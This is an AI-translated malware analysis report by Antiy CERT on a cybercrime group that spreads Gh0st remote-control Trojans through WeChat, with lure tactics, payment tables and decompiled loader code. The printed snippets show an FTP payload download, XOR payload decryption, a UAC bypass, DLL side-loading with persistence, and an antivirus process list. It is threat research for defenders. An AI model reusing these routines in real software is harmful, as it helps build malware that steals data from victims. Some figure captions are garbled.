Activity Analysis of Malicious Code Spread by the "SwimSnake" Cybercrime Group Using WeChat

Antiy CERT

First draft completed: August 14, 2023
First published: August 22, 2023

The original report is in Chinese, and this version is an AI-translated edition.

1 Overview

The "SwimSnake" cybercrime group, also known as "Silver Fox" and "Guduo," primarily spreads malicious programs through various channels, including phishing, fake applications, and social media platforms. Recently, Antiy CERT detected a new wave of attacks launched by the "SwimSnake" cybercrime group using WeChat to spread malicious code. In this round of attacks, the attackers delivered the Gh0st remote control Trojan loader via WeChat, downloaded files from FTP servers, and used side-loading and memory decryption techniques to load the Gh0st remote control Trojan, thereby gaining remote control access to the victim's computer and conducting operations such as stealing secrets and spreading malicious code.

Through analysis and tracing, Antiy CERT discovered the operating model of the "SwimSnake" cybercrime group that deployed remote control Trojans through WeChat. The cybercrime group recruited a large number of members through "agents" to help them complete the large-scale dissemination of malicious programs. After obtaining remote control of the victim's host, they carried out more precise phishing attacks against the victim's customers on WeChat or their companies.

It has been verified that Antiy Intelligent Endpoint Protection System (IEP) can effectively detect and kill this remote control Trojan.

2 Cybercrime Group Operation Model

The "SwimSnake" cybercrime group uses "agents" to create multiple groups on overseas social software, recruit a large number of members, and teach them various inducement tactics. They distribute malicious programs to target users in various industries through online promotion, online chat, and offline promotion, inducing target users to execute malicious programs, thereby obtaining remote control permissions of the victim's host, and using this to carry out more precise phishing attacks against the victim's customers on WeChat or their companies.

Antiy CERT has compiled the cybercrime operation model of "deploying remote control Trojans through WeChat" as shown in the figure below.





Figure 2-1 2Trojans via WeChat

1. The cybercrime groups develop malicious programs, confuse them and make them anti-virus, use anti-virus software to test their anti-virus effects, and then hand them over to multiple "agents".

2. "Agents" are responsible for recruiting malware delivery personnel, distributing the malware, and operating settlements. Every day, they upload a new batch of malware to a group they create and issue tasks for group members to deploy the malware. Payments are made based on the type of victim, ranging from 100-150 yuan per malware for regular WeChat users and 300-400 yuan per malware for corporate WeChat users . Their targets change over time.




主打行业：
1珠宝、首饰、黄金、翡翠、钻石、高档包包、高档手表、医美整形、证券投顾、新车、新房、装修、美容院、瘦身、妇产、成人教育等。大学生年轻人消费群体行业不要

1.主打方式：网推网聊
自行从各大社交媒体上寻找对应行业微信号进行添加，根据对方行业诉说自己需求，简单进行沟通，然后将伪装好的木马文件丢出，引导对方电脑进行点开，成功点开可索要对方截图或者拍照，然后联系客服进行录屏交单。

2.地推
携带装有病毒的U盘，自行整理话术套路，前往各大符合上述行业的实体门店，自行在门店电脑上打开病毒，今日水印相机拍摄视频交单。或者自行投递简历到实体公司进行面试，然后操作
价格：普微150企业400

Figure 2-3Tasks issued by "agents"

3. Members of the group look for targets based on the requirements of daily tasks, obtain the WeChat accounts of merchants or customer service representatives from various apps or even street advertisements, add them as friends, and then use relevant rhetoric to induce the targets to execute malicious programs, or go to offline stores to deliver malicious programs.



我给你看看吧

可以

08方案.zip
49K

咱是要什么私教呀

你发的这个我打不开

不应该啊

是可以打开的

你双击试试吧

不行呀双击

你方便录视频我看下吗

你看吧

0:09


1、针对目标用户投递恶意程序

2、诱导目标用户执行恶意程序

3、要求对方发送视频，验证是否中招

Figure 2Common tactics used to induce target users to execute malicious programs

Since the unit price of WeChat for Business is higher, some "agents" and their group members will focus on phishing attacks against WeChat for Business users.



代理	普通	企业	结算	U
冀住他	69	9	10500	1500
风尘	61	3	7300	1042.857143
招金	22		2200	314.2857143
有财	18	5	3800	542.8571429
111	18		1800	257.1428571
帅痞	16		1600	228.5714286
财神	8	7	3600	514.2857143
失策	7	4	2300	328.5714286
陈冠希	3	25	10300	1471.428571
逃爱在	2	5	2200	314.2857143

Figure 2-4 5

4. After the group members confirm that the target has been attacked, the "agent" verifies the attack results based on the controlled terminal information in its background, such as the controlled terminal screen content, target geographic location, target industry, etc., and settles the amount based on this.





Figure 2-6Agents obtain information about the controlled terminal through the backend

After gaining remote control of the victim's host, the cybercrime group will conduct more precise phishing attacks against the victim's customers on WeChat or the company where they work.



肉鸡粉：通过和行业公司客服聊天，丢木马文件给她，等到下班后，我们偷偷操控他们电脑客服微信，把客服微信好友拉进群里，时间为凌晨1点到6点。
行业一般为 美容 医美 减肥 健身 妇科 等等

Figure 2-7 Subsequent phishing attacks by cybercrime groups

Virus protection of a malicious program has expired, the "agent" will request that the malicious activity be suspended and a new anti-virus protection program be uploaded within a few hours or the next day. In addition, among the thousands of malicious files in a certain group, Antiy CERT discovered many different types of malicious programs previously disclosed by Antiy and other friendly companies.

3 Malicious Code Activity Spread via WeChat

The attackers distributed Loader A via WeChat and tricked users into downloading and executing it. After executing, Loader A copied itself to a designated location, then accessed an FTP server set up by the attackers, downloaded and decrypted the Gh0st Trojan A, and loaded and executed it into the victim's memory. In addition to its remote control capabilities, Gh0st Trojan A also downloaded another set of malicious code using a white-on-black technique and created a startup registry entry. This malicious code then loaded Gh0st Trojan B into memory and executed it after the victim rebooted.





Figure 3-1 The attacker's activity process of spreading malicious code through WeChat

3.1 Loader A


After loader A runs, it first checks whether the current startup parameters contain "/tmp". If not, it copies itself to the root directory of the system's D drive and renames it to "vm.exe", and runs the file with the specified parameter "/tmp".



```
if ( _mbsstr(CommandLineA, "/tmp") )
{
  sub_407960();
}
else
{
  strcpy((char *)&pExecInfo, "d:\\vm.exe");
  if ( gCopyFileA(v88, (LPCSTR)&pExecInfo, 0) )
  {
    memset(&v86, 0, sizeof(v86));
    v86.cbSize = 60;
    v86.lpFile = (LPCSTR)&pExecInfo;
    v86.lpParameters = "/tmp";
    v86.lpVerb = "runas";
    v86.nShow = 5;
    gShellExecuteExA(&v86);
    return 0;
  }
}
```

Figure 3-2 Gh0st remote control variant loader A determines startup parameters


After the startup parameter verification is passed , the loader will access the attacker's FTP server to obtain the encrypted Gh0st Trojan A file.



```
v7 = h_InternetOpenA("WinInet Ftp", 0, 0, 0, 0);
v8 = h_InternetConnectA(v7, "[redacted]", 1, 0x8000000, 0);
if ( v8 )
{
  v20 = h_FtpOpenFileA(v8, "/win.dat_[redacted]2620", 0x80000000, -2147483646, 0);
```

Figure 3-3 Obtain the encrypted Gh0st Trojan A file on the attacker's FTP server


Obtained encrypted Gh0st Trojan A file is loaded into the memory for decryption and repair of PE data, and then Gh0st Trojan A is executed in the memory.



```
if ( v8 )
{
  v20 = h_FtpOpenFileA(v8, "/win.dat[redacted]_22620", 0x80000000, -2147483646, 0);
  if ( v20 )
  {
    v17 = h_FtpGetFileSize(v20, 0);
    v11 = h_VirtualAlloc(0, v17, 12288, 4);
    Src = (void *)h_VirtualAlloc(0, v14, 12288, 4);
    do
    {
      v15 = h_InternetReadFile(v20, Src, v14, &Size);
      if ( !v15 )
        break;
      memcpy_0((void *)(v18 + v11), Src, Size);
      v18 += Size;
    }
    while ( v17 > v18 );
    h_InternetCloseHandle(v20);
    h_InternetCloseHandle(v8);
    h_InternetCloseHandle(v7);
```

Figure 3-4 Load the obtained encrypted Gh0st Trojan A file into the memory

The loader uses the XOR algorithm to decrypt the encrypted Gh 0st Trojan A.




```
  if ( i % 3 )
  {
    if ( i % 3 == 1 )
    {
      *((_BYTE *)v42 + i) = *((_BYTE *)v46 + i) ^ 0x77;
    }
    else if ( i % 3 == 2 )
    {
      *((_BYTE *)v42 + i) = i ^ *((_BYTE *)v46 + i) ^ 0x36;
    }
  }
  else
  {
    *((_BYTE *)v42 + i) = *((_BYTE *)v46 + i) ^ 0x57;
  }
}
*(_BYTE *)v42 = 77;
*((_BYTE *)v42 + 1) = 90;
dword_10013BD8(v33);
```

Figure 3-5 Decryption algorithm used by loader A

3.2 Gh0st Trojan A

Gh0st Trojan A is a variant of the Gh0st remote control Trojan, capable of viewing the registry, managing services, keystroke logging, file management, system management, and remote terminal operations. It also downloads another set of malicious code using a black-and-white technique and creates a registry startup entry. This malicious code loads Gh0st Trojan B into memory and executes it after the victim's computer reboots. This Trojan accesses the attacker's FTP server and downloads "NetEase.exe" , "vmwarebase.dll" , and "win.dat" to the "D:\NetEase" directory. It then adds "NetEase.exe" to the registry startup entry, enabling automatic startup upon system startup and achieving persistence. NetEase.exe is a legitimate program with a valid digital signature.



HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run

名称	类型	数据
(默认)	REG_SZ	(数值未设置)
Microsoft Pinyin IME Migrat...	REG_SZ	C:\PROGRA~2\COMMON~1\MICROS~1\IME12...
NetEaseA	REG_SZ	D:\NetEase\NetEase.exe /auto

Figure 3-6 Add NetEase.exe to the registry startup items


Table 3-1"White and black" file description

File name	Hash	Illustrate
NetEase.exe	AE12EFEDD7D85C8E8F89D1B953BC43C8	The program in "White and Black" is normal and carries a valid digital signature.
vmwarebase.dll	081D1C5CC34AB7E8FAE0077E7AD3EC10	Loader B
Win.dat	7514614b78988647EDEB9211842B08DB	Encrypted Gh0st Trojan B file

3.3 Loader B

The "NetEase.exe" program is a normal program with a valid digital signature. When it runs, it loads the "vmwarebase.dll" file in the same directory. This DLL is loader B, whose main function is to load the final payload, the Gh0st Trojan B.

"NetEase.exe" is a normal program with a valid digital signature. After running, it loads the "vmwarebase.dll" file in the same directory.



NetEase.exe 属性

常规 兼容性 数字签名 详细信息 以前的版本

签名列表

签名者姓名:	摘要算法	时间戳
VMware, Inc.	sha1	2022年11月16日 1...
VMware, Inc.	sha256	2022年11月16日 1...

数字签名详细信息

常规 高级

数字签名信息
此数字签名正常。


签名者信息(S)

名称: VMware, Inc.
电子邮件: noreply@vmware.com
签名时间: 2022年11月16日 17:16:42

查看证书(V)

Figure 3 -5 Net Ease program digital signature


After loader B runs, it first determines whether the currently called process is NetEase.exe and whether the parameter calling the NetEase program is "auto". If not, the program exits.



```
memset(Filename, 0, sizeof(Filename));
GetModuleFileNameW(0, Filename, 0x208u);
if ( (unsigned __int8)sub_1000A910() )      // 解密加载的函数
{
  h_DisableThreadLibraryCalls(hinstDLL);
  if ( sub_100020B0(Filename, (wchar_t *)L"\\NetEase.exe") )// 调用进程是否为NetEase.exe
  {
    CommandLineW = GetCommandLineW();
    if ( sub_100020B0(CommandLineW, (wchar_t *)L"/auto") )
```

Figure 3-7Loader B determines the startup parameters


Then determine whether the current program is running with administrator privileges. If not, perform privilege escalation .



```
  {
    v24 = L"/uac";
    v23 = v33;
    do
    {
      v22 = *v24;
      *v23++ = *v24++;
    }
    while ( v22 );
  }
  v6 = (const WCHAR *)sub_1000A370("f0kpSZtJlEmPSYhJmkmISYVJjEmQSY9JSUk=");
  v4 = (const WCHAR *)sub_1000A370(
                      "mkmOSYdJlUmWSYhJm0mESZ1JjElwSWpJe0luSXpJbkInSXVJnUmWSXBJb0llSW5Jdkl6SSlJj0mVSZ1Jikl0SX"
                      "tJe0IkSW9JdUmXSWRJe0I6SXBJbklvSZ1JiElSSXIJikluSWxJeUInSXVJh0ItSWhJZkl6SZ1JjUloSYBJZEl7SXpJSUk=");
  if ( (unsigned __int8)sub_1000A450(HKEY_CURRENT_USER, v4, ValueName, 1, 0, v6) )
  {
    v21 = L"cmd.exe /c \"\"";
```

Figure 3-8 Loader B privilege escalation operation


If the current program is run with administrator privileges, win.dat will be loaded. The win.dat file is the encrypted Gh0st Trojan B.



```
memset(&v34[1], 0, 0x40u);
v17 = sub_1000ABF0((int)v22);
v51 = 0;
win_dat = (wchar_t *)sub_1000A370((int)"nUl2SXBJb0kvSWVJaEl1SUlJ");// win.dat
v1 = sub_10001180((int)&v21, v17, win_dat);
LOBYTE(v51) = 1;
v2 = unknown_libname_1(v1, 0x80000000, 1, 0, 3, 0, 0, v1, v1);
FileW = h_CreateFileW(v2, v11, v12, v13, v14, v15, v16);
LOBYTE(v51) = 0;
sub_10001090(&v21);
v51 = -1;
sub_10001090(v22);
```

Figure 3-9 Load the encrypted Gh0st Trojan B file

Loader B uses the same decryption algorithm as the above-mentioned loader A to decrypt the encrypted Gh0st Trojan B.




```
  if ( i % 3 )
  {
    if ( i % 3 == 1 )
    {
      *((_BYTE *)v42 + i) = *((_BYTE *)v46 + i) ^ 0x77;
    }
    else if ( i % 3 == 2 )
    {
      *((_BYTE *)v42 + i) = i ^ *((_BYTE *)v46 + i) ^ 0x36;
    }
  }
  else
  {
    *((_BYTE *)v42 + i) = *((_BYTE *)v46 + i) ^ 0x57;
  }
}
*(_BYTE *)v42 = 77;
*((_BYTE *)v42 + 1) = 90;
dword_10013BD8(v33);
```

Figure 3-10 Decryption algorithm used by loader B

3.4 Gh0st Trojan B

The final payload, Gh0st Trojan B, uses obfuscation technology to resist analysis. Compared with the traditional Gh0st Trojan, this variant also adds new functions such as browser data theft, keystroke monitoring, and antivirus software detection.



```
strcpy((char *)v15, "360tray.exe");
strcpy((char *)v5, "avp.exe");
strcpy((char *)v12, "KvMonXP.exe");
strcpy((char *)v9, "RsTray.exe");
strcpy((char *)v7, "360sd.exe");
strcpy((char *)v19, "Mcshield.exe");
strcpy((char *)v6, "egui.exe");
strcpy((char *)v17, "kxetray.exe");
strcpy((char *)v22, "knsdtray.exe");
strcpy((char *)v13, "TMBMSRV.exe");
